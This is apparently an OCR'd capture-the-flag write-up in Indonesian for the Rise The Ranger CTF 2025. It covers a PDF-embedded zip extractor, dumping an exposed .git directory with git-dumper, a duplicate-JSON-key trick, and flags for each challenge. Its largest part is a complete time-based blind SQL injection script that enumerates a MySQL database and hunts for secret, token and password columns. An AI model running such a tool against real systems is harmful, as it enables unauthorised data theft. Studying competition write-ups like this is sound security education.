
```
    h = re.sub(rb"[^0-9A-Fa-f]", b"", data)
    if len(h) < 2 or len(h) % 2: return None
    try: b64 = bytes.fromhex(h.decode())
    except: return None
    try: z = base64.b64decode(b64, validate=True)
    except: return None
    if not z.startswith((b"PK\x03\x04", b"PK\x05\x06", b"PK\x07\x08")):
return None
    return z

def extract_zip(z: bytes, idx: int):
    zp = outdir / f"zip_{idx}.zip"
    zp.write_bytes(z)
    d = outdir / f"unzipped_{idx}"
    d.mkdir(exist_ok=True)
    with zipfile.ZipFile(zp) as f: f.extractall(d)

data = pdf_path.read_bytes()
streams = STREAM_RE.findall(data)

for i, s in enumerate(streams, 1):
    z = try_decode_zip_from_hex(s)
    if z: extract_zip(z, i)
```

cek git logsnya

Powered By **RTRTNI25**. Copyright 2025

git show 394a442:config.json

Powered By **RTRTNI25**. Copyright 2025



3. FLAG


RTRTNI25{PDF_CONTENT_TO_LOG_GIT}

Powered By **RTRTNI25**. Copyright 2025


WEB EXPLOITATION

History Leak

DESKRIPSI SOAL - 100 POINTS



2. PROOF OF CONCEPT




pake git-dumper https://github.com/arthaud/git-dumper

Powered By **RTRTNI25**. Copyright 2025

```
/mnt/d/CTF Kingdom/Rise The Ranger CTF 2025/Rise The Ranger_Babak Penyisihan/web/history leak/git-dumper python git_dumper.py http://18.136.199.188:8004/.git dumped_repo
[-] Testing http://18.136.199.188:8004/.git/HEAD [200]
[-] Testing http://18.136.199.188:8004/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://18.136.199.188:8004/.git/ [200]
[-] Fetching http://18.136.199.188:8004/.gitignore [404]
[-] http://18.136.199.188:8004/.gitignore responded with status code 404
[-] Fetching http://18.136.199.188:8004/.git/logs/ [200]
[-] Fetching http://18.136.199.188:8004/.git/objects/ [200]
[-] Fetching http://18.136.199.188:8004/.git/config [200]
[-] Fetching http://18.136.199.188:8004/.git/HEAD [200]
[-] Fetching http://18.136.199.188:8004/.git/objects/bb/ [200]
[-] Fetching http://18.136.199.188:8004/.git/objects/1a/ [200]
[-] Fetching http://18.136.199.188:8004/.git/objects/bb/2222222222222222222222222222222222222222 [200]
[-] Fetching http://18.136.199.188:8004/.git/objects/1a/2b3c4d5e6f78901234567890abcdef12345678 [200]
[-] Fetching http://18.136.199.188:8004/.git/objects/info/ [200]
[-] Fetching http://18.136.199.188:8004/.git/logs/HEAD [200]
[-] Fetching http://18.136.199.188:8004/.git/objects/cc/ [200]
[-] Fetching http://18.136.199.188:8004/.git/objects/aa/ [200]
[-] Fetching http://18.136.199.188:8004/.git/objects/cc/3333333333333333333333333333333333333333 [200]
[-] Fetching http://18.136.199.188:8004/.git/objects/aa/1111111111111111111111111111111111111111 [200]
[-] Sanitizing .git/config
[-] Running git checkout .
fatal: not a git repository (or any parent up to mount point /mnt)
Stopping at filesystem boundary (GIT_DISCOVERY_ACROSS_FILESYSTEM not set).
Traceback (most recent call last):
  File "/mnt/d/CTF Kingdom/Rise The Ranger CTF 2025/Rise The Ranger_Babak Penyisihan/web/history leak/git-dumper/git_dumper.py", line 820, in <module>
    main()
  File "/mnt/d/CTF Kingdom/Rise The Ranger CTF 2025/Rise The Ranger_Babak Penyisihan/web/history leak/git-dumper/git_dumper.py", line 806, in main
    fetch_git(
  File "/mnt/d/CTF Kingdom/Rise The Ranger CTF 2025/Rise The Ranger_Babak Penyisihan/web/history leak/git-dumper/git_dumper.py", line 496, in fetch_git
    subprocess.check_call(["git", "checkout", "."], env=environment)
  File "/usr/lib/python3.12/subprocess.py", line 413, in check_call
    raise CalledProcessError(retcode, cmd)
subprocess.CalledProcessError: Command '['git', 'checkout', '.']' returned non-zero exit status 128.
/mnt/d/CTF Kingdom/Rise The Ranger CTF 2025/Rise The Ranger_Babak Penyisihan/web/history leak/git-dumper
```

ada error dikit saat git checkout tapi ga masalah karena udah bisa dump git reponya



3. FLAG


RTRTNI25{Git_History_Is_Forever}

D00r t0 D00r


DESKRIPSI SOAL - 150 POINTS

Powered By **RTRTNI25**. Copyright 2025


2. PROOF OF CONCEPT



Powered By **RTRTNI25**. Copyright 2025



Duplicate JSON keysnya



3. FLAG


RTRTNI25{JSON_P0llut10n_F0r_Th3_W1n}

Time is The Key

DESKRIPSI SOAL - 200 POINTS

Powered By **RTRTNI25**. Copyright 2025

2. PROOF OF CONCEPT



time based sql injection. langsung aja retrieve database, tables, dan columns

Powered By **RTRTNI25**. Copyright 2025

```python
#!/usr/bin/env python3

import requests, time, statistics, argparse, random

URL = "http://18.136.199.188:8001/"
USER_FIELD = "username"
PASS_FIELD = "password"

DELAY_SEC = 2.0
TRIES_PER_BIT = 2
ASCII_MIN, ASCII_MAX = 32, 126
TIMEOUT = 10
MAX_LEN = 120

session = requests.Session()
session.headers.update({"User-Agent": "Mozilla/5.0 (CTF-time-sqli)"})

def post_login(username_payload: str) -> float:
    data = {USER_FIELD: username_payload, PASS_FIELD: "x"}
    t0 = time.perf_counter()
    try:
        session.post(URL,          data=data,          timeout=TIMEOUT,
allow_redirects=False)
    except Exception:
        return 0.0
    return time.perf_counter() - t0

def calibrate():
    base_samples = [post_login("u"+str(random.randint(0,999999))) for _
in range(6)]
    base = statistics.median(base_samples)
    slow_samples = [post_login(f"' OR IF(1=1,SLEEP({DELAY_SEC}),0)-- -")
for _ in range(3)]
    slow = statistics.median(slow_samples)
    thr = (base + slow) / 2.0
    print(f"[i] Baseline ~{base:.3f}s, Sleep ~{slow:.3f}s, Threshold
~{thr:.3f}s")
    return thr

def is_true(cond_sql: str, threshold: float) -> bool:
    payload = f"' OR IF({cond_sql},SLEEP({DELAY_SEC}),0)-- -"
    times = [post_login(payload) for _ in range(TRIES_PER_BIT)]
    return statistics.median(times) > threshold
```


Powered By **RTRTNI25**. Copyright 2025

```
def ensure_oracle(threshold: float):
    t = is_true("1=1", threshold)
    f = is_true("1=0", threshold)
    print(f"[i] Oracle check: TRUE→{t}, FALSE→{f}")
    if not (t and not f):
        raise SystemExit("[!] Timing oracle not reliable at current
settings. Try increasing --delay.")

def blen(query: str, thr: float, cap: int = MAX_LEN) -> int:
    lo, hi = 0, cap
    while lo < hi:
        mid = (lo + hi) // 2
        if is_true(f"LENGTH(({query}))>{mid}", thr):
            lo = mid + 1
        else:
            hi = mid
    return lo

def bchr(query: str, pos: int, thr: float) -> int:
    lo, hi = ASCII_MIN, ASCII_MAX
    while lo <= hi:
        mid = (lo + hi) // 2
        if is_true(f"ASCII(SUBSTRING(({query}),{pos},1))>{mid}", thr):
            lo = mid + 1
        else:
            hi = mid - 1
    return lo if ASCII_MIN <= lo <= ASCII_MAX else 0

def dump_query(query: str, thr: float, maxlen: int = MAX_LEN) -> str:
    n = blen(query, thr, maxlen)
    print(f"[+] Length ≈ {n}")
    out = []
    for i in range(1, n+1):
        c = bchr(query, i, thr)
        if c == 0: break
        out.append(chr(c))
        print(f"\r[=] {''.join(out)}", end="", flush=True)
    print()
    return "".join(out)

def enum_tables(db: str, thr: float):
    # Get count
```


Powered By **RTRTNI25**. Copyright 2025

```
    cnt = dump_query(f"SELECT COUNT(*) FROM information_schema.tables
WHERE table_schema='{db}'", thr, 6)
    try: total = int(cnt)
    except: total = 20
    names = []
    for i in range(total):
        q = f"SELECT table_name FROM information_schema.tables WHERE
table_schema='{db}' LIMIT {i},1"
        print(f"[*] table[{i}]")
        names.append(dump_query(q, thr))
    return [n for n in names if n]

def enum_columns(db: str, table: str, thr: float):
    cnt = dump_query(f"SELECT COUNT(*) FROM information_schema.columns
WHERE table_schema='{db}' AND table_name='{table}'", thr, 6)
    try: total = int(cnt)
    except: total = 10
    cols = []
    for i in range(total):
        q = f"SELECT column_name FROM information_schema.columns WHERE
table_schema='{db}' AND table_name='{table}' LIMIT {i},1"
        print(f"[*] column[{i}] in {table}")
        cols.append(dump_query(q, thr))
    return [c for c in cols if c]

def main():
    global DELAY_SEC
    p = argparse.ArgumentParser(description="Time-based blind SQLi
(MySQL) auto-enumerator")
    p.add_argument("--url", default=URL); p.add_argument("--userfield",
default=USER_FIELD)
    p.add_argument("--passfield", default=PASS_FIELD)
    p.add_argument("--delay", type=float, default=DELAY_SEC)
    p.add_argument("--query", default=None, help="Direct subquery to
dump (e.g., SELECT DATABASE())")
    p.add_argument("--maxlen", type=int, default=MAX_LEN)
    args = p.parse_args()

    # allow overrides
    globals()['URL'] = args.url
    globals()['USER_FIELD'] = args.userfield
    globals()['PASS_FIELD'] = args.passfield
    DELAY_SEC = args.delay
```


Powered By **RTRTNI25**. Copyright 2025

```
    print("[*] Calibrating timing…")
    thr = calibrate()
    ensure_oracle(thr)

    if args.query:
        print(f"[*] Dumping custom query: ({args.query})")
        print("[+] Result:", dump_query(args.query, thr, args.maxlen))
        return

    # fetch databasenya
    print("[*] Getting current database name…")
    db = dump_query("SELECT DATABASE()", thr, 64)
    print(f"[+] DB = {db!r}")

    # enumeration
    print("[*] Enumerating tables…")
    tables = enum_tables(db, thr)
    print(f"[+] Tables: {tables}")

    keywords = {"flag","secret","token","pass","key"} # brute aja
    for t in tables:
        print(f"[*] Columns in {t} …")
        cols = enum_columns(db, t, thr)
        print(f"[+] {t} columns: {cols}")
        cols_sorted = sorted(cols, key=lambda c: (0 if any(k in c.lower()
for k in keywords) else 1, c))
        for c in cols_sorted:
            print(f"[*] Trying dump {t}.{c} LIMIT 1 …")
            val = dump_query(f"SELECT CAST({c} AS CHAR) FROM {t} LIMIT
1", thr, args.maxlen)
            print(f"[+] {t}.{c} = {val}")
            if any(k in c.lower() or k in val.lower() for k in keywords)
and val:
                print(f"[!] Candidate secret found: {val}")
                return

if __name__ == "__main__":
    main()
```

